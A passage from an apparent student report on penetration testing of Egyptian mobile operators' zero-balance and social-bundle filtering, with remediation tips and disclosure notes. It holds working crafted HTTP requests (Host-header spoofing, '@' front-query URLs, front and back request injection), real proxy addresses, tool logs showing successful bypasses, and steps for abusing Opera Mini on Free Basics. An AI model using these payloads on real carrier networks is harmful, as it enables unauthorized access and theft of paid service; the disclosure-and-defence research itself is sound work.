GET http://www.vodafone.com.eg%2f@www.mans.edu.eg HTTP/1.1\r\n
Host: www.mans.edu.eg\r\n
\r\n
```

3.2 PERFORM PENETRATION TESTING

We discuss in this section how to prepare the proxy tool for security testing and how to collect information about your target.

3.2.1 Modify the proxy tool for security testing

You must modify your basic proxy created in section 2.3 to be able to initialize attacks mentioned in section 3.1 for the purpose of security testing.

3.2.2 Information Gathering

The first step to perform a successful penetration testing is to gather information about your target so we need to collect some information about targeted ISP. This information is MMS proxy server and allowed URLs at zero balance.

Finding ISP proxy server

All cellular ISPs or mobile operators use a proxy server for Multimedia Messaging Service (MMS) service. We need to know MMS proxy server of targeted ISP to use it in attacks as it will be useful in HTTP injection tricks.

MMS proxy is found in MMS Access Point Name (APN) in mobile phones as shown in Figure 3-1. We can also use this website <https://apnsettings.gishan.net/> to know any operator APN settings.

Searching for allowed domains

Allowed domains and URLs are used to bypass filtering, so we must find them to start testing and detect if filtering system is vulnerable or not.

Most operators allow their official websites to be accessed with no credit. We can search for their official websites using any search engine like Google and Robtex.

Another method is security auditing [15] to operators' applications on Google play or App Store and get requested websites that have 200 OK response.




Figure 3-1: Find ISP proxy server

3.3 REMEDIATION TIPS

To protect filtering system from attacks stated in this report then we should do the following:

- Use web-servers that employ a stricter HTTP parsing procedure, such as Apache [8].
- Allow only SSL communication (https instead of http) [8].
- Update proxy server software to latest version or ask vendors for patches.

- Do not allow to access URL using a proxy server or make proper configurations for that.
- Turn of TCP connection sharing on the intermediate devices [7].
- If possible, applications should avoid copying user-controllable data into HTTP response headers. If this is unavoidable, then the data should be strictly validated to prevent response header injection attacks.

3.4 SUMMARY

After knowing the most important bypass tricks and preparing our tool to be used for security testing, in chapter four we will review our experiments and real-life scenarios using our tool.

Chapter 4

Experiments

Chapter Four

4 EXPERIMENTS

In this chapter we talk about the results of our penetration testing which was done on different operators in Egypt.

4.1 DISCOVERED BUGS

4.1.1 Bypass Vodafone captive portal

Vodafone Egypt uses a captive portal to restrict access to internet services with zero balance as shown in Figure 4-1. From Wikipedia, a captive portal is a 'Landing' web page, presented by a Layer 3 brand or Layer 2 Operator and shown to users before they gain more-broad access to URL or http-based Internet services.

```

005F: 34 35 2E 30 29 20 47 65 63 6B 6F 2F 32 30 31 30 30 31 30 45.0) Gecko/2010010
0072: 31 20 46 69 72 65 66 6F 78 2F 34 35 2E 30 0D 0A 41 63 63 1 Firefox/45.0..Acc
0085: 65 70 74 3A 20 74 65 78 74 2F 68 74 6D 6C 2C 61 70 70 6C ept: text/html,appl
0098: 69 63 61 74 69 6F 6E 2F 78 68 74 6D 6C 2B 78 6D 6C 2C 61 ication/xhtml+xml,a
00AB: 70 70 6C 69 63 61 74 69 6F 6E 2F 78 6D 6C 3B 71 3D 30 2E pplication/xml;q=0.
00BE: 39 2C 2A 2F 2A 3B 71 3D 30 2E 38 0D 0A 41 63 63 65 70 74 9,*/*;q=0.8..Accept
00D1: 2D 4C 61 6E 67 75 61 67 65 3A 20 65 6E 2D 55 53 2C 65 6E -Language: en-US,en
00E4: 3B 71 3D 30 2E 35 0D 0A 41 63 63 65 70 74 2D 45 6E 63 6F ;q=0.5..Accept-Enco
00F7: 64 69 6E 67 3A 20 67 7A 69 70 2C 20 64 65 66 6C 61 74 65 ding: gzip, deflate
010A: 0D 0A 43 6F 6F 6B 69 65 3A 20 6D 61 6E 73 5F 61 72 5F 74 ..Cookie: mans_ar_t
011D: 70 6C 3D 6D 61 6E 73 5F 61 72 0D 0A 43 6F 6E 6E 65 63 74 pl=mans_ar..Connect
0130: 69 6F 6E 3A 20 6B 65 65 70 2D 61 6C 69 76 65 0D 0A 0D 0A ion: keep-alive....

0000: 48 54 54 50 2F 31 2E 31 20 33 30 32 20 46 6F 75 6E 64 0D HTTP/1.1 302 Found.
0013: 0A 4C 6F 63 61 74 69 6F 6E 3A 20 68 74 74 70 3A 2F 2F 69 .Location: http://i
0026: 6E 74 65 72 6E 65 74 2E 76 6F 64 61 66 6F 6E 65 2E 63 6F nternet.vodafone.co
0039: 6D 2E 65 67 2F 6F 6F 70 73 0D 0A 43 6F 6E 74 65 6E 74 2D m.eg/oops..Content-
004C: 54 79 70 65 3A 20 74 65 78 74 2F 68 74 6D 6C 3B 20 63 68 Type: text/html; ch
005F: 61 72 73 65 74 3D 69 73 6F 2D 38 38 35 39 2D 31 0D 0A 50 arset=iso-8859-1..P
0072: 72 6F 78 79 2D 43 6F 6E 6E 65 63 74 69 6F 6E 3A 20 63 6C roxy-Connection: cl
0085: 6F 73 65 0D 0A 0D 0A 54 68 65 20 64 6F 63 75 6D 65 6E 74 ose....The document
0098: 20 68 61 73 20 6D 6F 76 65 64 has moved
  
```

Figure 4-1: Redirection to captive portal at zero balance

Redirection to a captive portal when the subscriber has no credit can be bypassed and internet services can be accessed normally. This is done by sending a specially crafted HTTP request that ends in unexpected way.

The impact of this vulnerability:

- Bypass URL restrictions and access unauthorized sites. So bypass the main function of web access gateway.
- Low profit as attacker won't pay for using internet.

4.1.2 Vodafone host header trick

Remote attackers can bypass the access configuration for the CONNECT method by providing an arbitrary allowed hostname in the Host HTTP header. The software believes in the Host field of HTTP Header using CONNECT method.


For example: Using Vodafone proxy which is 163.121.178.2:8080

```
CONNECT www.facebook.com:443 HTTP/1.1
Host: www.facebook.com
```

It is blocked. But:

```
CONNECT www.facebook.com:443 HTTP/1.1
Host: www.google.com/favicon.ico
```

The connection works as shown in Figure 4-2. So we can exploit this allowed URL “www.google.com/favicon.ico” to access all HTTPS websites therefore the URL filtering in this software is irrelevant and useless. This bypass can also work without using a proxy and therefore you can access some HTTP websites.



```
D:\New folder (3)\Th3Injector v1.0\Apps\th3injector.exe
-----+Receive Request:
From Address - 127.0.0.1:1806
CONNECT www.facebook.com:443 HTTP/1.1
Host: www.facebook.com:443
User-Agent: Mozilla/5.0 (Windows NT 6.3; Win64; x64; rv:47.0) Gecko/20100101 Firefox/47.0
Connection: keep-alive
Proxy-Connection: keep-alive
-----
-----+Send Specially Crafted Request:
Using Proxy - 163.121.178.2:8080
CONNECT www.facebook.com:443 HTTP/1.1
Host: www.google.com/favicon.ico
User-Agent: Mozilla/5.0 (Windows NT 6.3; Win64; x64; rv:47.0) Gecko/20100101 Firefox/47.0
Connection: keep-alive
Proxy-Connection: keep-alive
-----
-----+Receive Response:
HTTP/1.1 200 Connection Established
Proxy-Agent: Th3Injector/1.0
-----+Receive Request:
```

Figure 4-2: Vodafone bug using Google trick

We discovered the allowed URL “www.google.com/favicon.ico” by sniffing connections in “Ana Vodafone” application on Play store as shown in Figure 4-3.

Also, Vodafone official website “www.vodafone.com.eg” was used with this trick as shown in Figure 4-4. We reported the bug as shown in Figure 4-5 and it is now patched.




Figure 4-3: Security auditing to Ana Vodafone application

4.1.3 Vodafone front query trick

This bypass depends on the same allowed URL in previous trick “www.google.com/favicon.ico”. We will use the front query trick by adding this query “www.google.com%2ffavicon.ico@” in the front of web address requested by client. This trick works when using 163.121.178.2:8080 as parent proxy as shown in Figure 4-6.




Figure 4-4: Vodafone bypass using official website





Figure 4-5: Reporting a bug



```

-----+Send Specially Crafted Request:
Using Proxy - 163.121.178.2:8080
GET http://www.google.com%2ffavicon.ico@www.mans.edu.eg/templates/mans_ar/themes/orange/images/sticker-bg.gif HTTP/1.1
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Connection: close
Accept: */*
User-Agent: Mozilla/5.0 (Windows NT 6.3; Win64; x64; rv:47.0) Gecko/20100101 Firefox/47.0
Host: www.google.com%2ffavicon.ico@www.mans.edu.eg
Referer: http://www.mans.edu.eg/about/info/president-message
Cookie: mans_ar_tpl=mans_ar; 1abeb13a75837a9de4208064dd126e1f=k1lmkve4kt8kb00dbnas6jc9u6
-----

-----+Receive Response:
HTTP/1.1 200 OK
Date: Sun, 03 Jul 2016 05:07:51 GMT
Server: Apache/2.2.20 (Ubuntu)
Last-Modified: Sat, 24 Aug 2013 11:51:20 GMT
ETag: "64199e-1e1-4e4b02439fe00"
Accept-Ranges: bytes
Content-Type: image/png

```

Figure 4-6: Front query trick

4.1.4 Freebasics.com vulnerability in Etisalat Egypt

In Egypt, Free basics was available on 22 Oct, 2015 from Etisalat Egypt and Facebook.

On freebasics.com, access to the following internet services will be free:

1. Free Facebook Posts (Liking a page, commenting on a post and sharing a post)
2. Facebook Messenger
3. Basic view of all websites content

The bug in Freebasics.com service is exploited using **Opera Mini** web browser to download and browse with unlimited megabytes.

While using the service on **Opera Mini**, we made analysis to the traffic. We found that a POST request is sent to this server “mini5-7.opera-mini.net” and the connection works successfully. This opera server is exploited to browse all websites not only Facebook and basic sites.

To exploit this bug, an attacker can do the following:

- a. use mini5-7.opera-mini.net:80 as a proxy
- b. change protocol in opera mini to HTTP
- c. write URL in this format Site?@m.facebook.com

We reported this bug to Etisalat Egypt as Shown in Figure 4-7.

Freebasics.com service stopped by Etisalat Egypt on 30 Dec, 2015.




Figure 4-7: Reporting Free basics bug to Etisalat

4.1.5 Back inject vulnerability in Etisalat Egypt

Using Etisalat proxy server 10.71.130.29:8080 and host “10.71.131.7:38090”, back inject bypass trick is successful.

For example, to access “http://www.mans.edu.eg/” at zero balance (This is normally forbidden) we should modify the outgoing request as below.

```
GET http://www.mans.edu.eg/ HTTP/1.1\r\n
Host: www.mans.edu.eg\r\n
\r\n
GET http://10.71.131.7:38090/ HTTP/1.1\r\n
Host: 10.71.131.7:38090\r\n
\r\n
```

The HTTP response status is 200 OK, so the connection works as shown in Figure 4-8.

```

-----+Send Specially Crafted Request:
Using Proxy - 10.71.130.29:8080
POST http://www.bing.com/fd/ls/lsp.aspx HTTP/1.1
Content-Length: 577
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Host: www.bing.com
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
User-Agent: Mozilla/5.0 (Windows NT 6.3; Win64; x64; rv:47.0) Gecko/20100101 Firefox/47.0
Connection: close
Referer: http://www.bing.com/
Cookie: SRCHD=AF=NOFORM; SRCHUID=U=2&GUID=9462DDD7282C4A97929F494AB69E2D69; SRCH
USR=DOB=20160608; _EDGE_U=1; MUID=1824B1561B8869660AECB8781AEE6848; MUIDB=1824B1
561B8869660AECB8781AEE6848; SRCHHPGUSR=CW=1366&CH=657&DPR=1; _RwBf=s=70&o=16; _S
S=SID=15FFF59002446BCC0998FCD703226A9D&HU=1467524460&hIm=448; _EDGE_S=SID=15FFF5
9002446BCC0998FCD703226A9D; WLS=TS=63603121268
Content-Type: text/xml
GET http://10.71.131.7:38090/ HTTP/1.1
Host: 10.71.131.7:38090

-----
-----+Receive Response:
HTTP/1.1 301 Moved Permanently

```

Figure 4-8: Etisalat back inject bypass

4.1.6 Browse all websites on social bundles

Most cellular ISPs offer a special data plans for browsing social websites only. These plans are cheaper than other data plans and provide larger quota.

Front inject attack with a parent proxy can be used to browse all websites instead of only social ones but you are still limited by your quota. This do not provide unlimited megabytes as previous hacks.

Example of HTTP request to exploit this bug is found below:

```

GET http://www.facebook.com/ HTTP/1.1\r\n
Host: www.facebook.com\r\n
\r\n\r\n
GET http://www.anysite.com/ HTTP/1.1\r\n
Host: www.anysite.com\r\n
\r\n

```

Figure 4-9 and Figure 4-10 shows browsing non-social website on a social bundle from Etisalat Egypt.




Figure 4-9: Browse all sites on a social bundle




Figure 4-10: Front inject attack on social bundles

Chapter 5

GUI design and features

Chapter Five

5 GUI DESIGN AND FEATURES

In this chapter we will design a Graphical User Interface (GUI) launcher for windows environments using Visual Basic 6.0 and we will learn how to use it.

5.1 GUI DESIGN

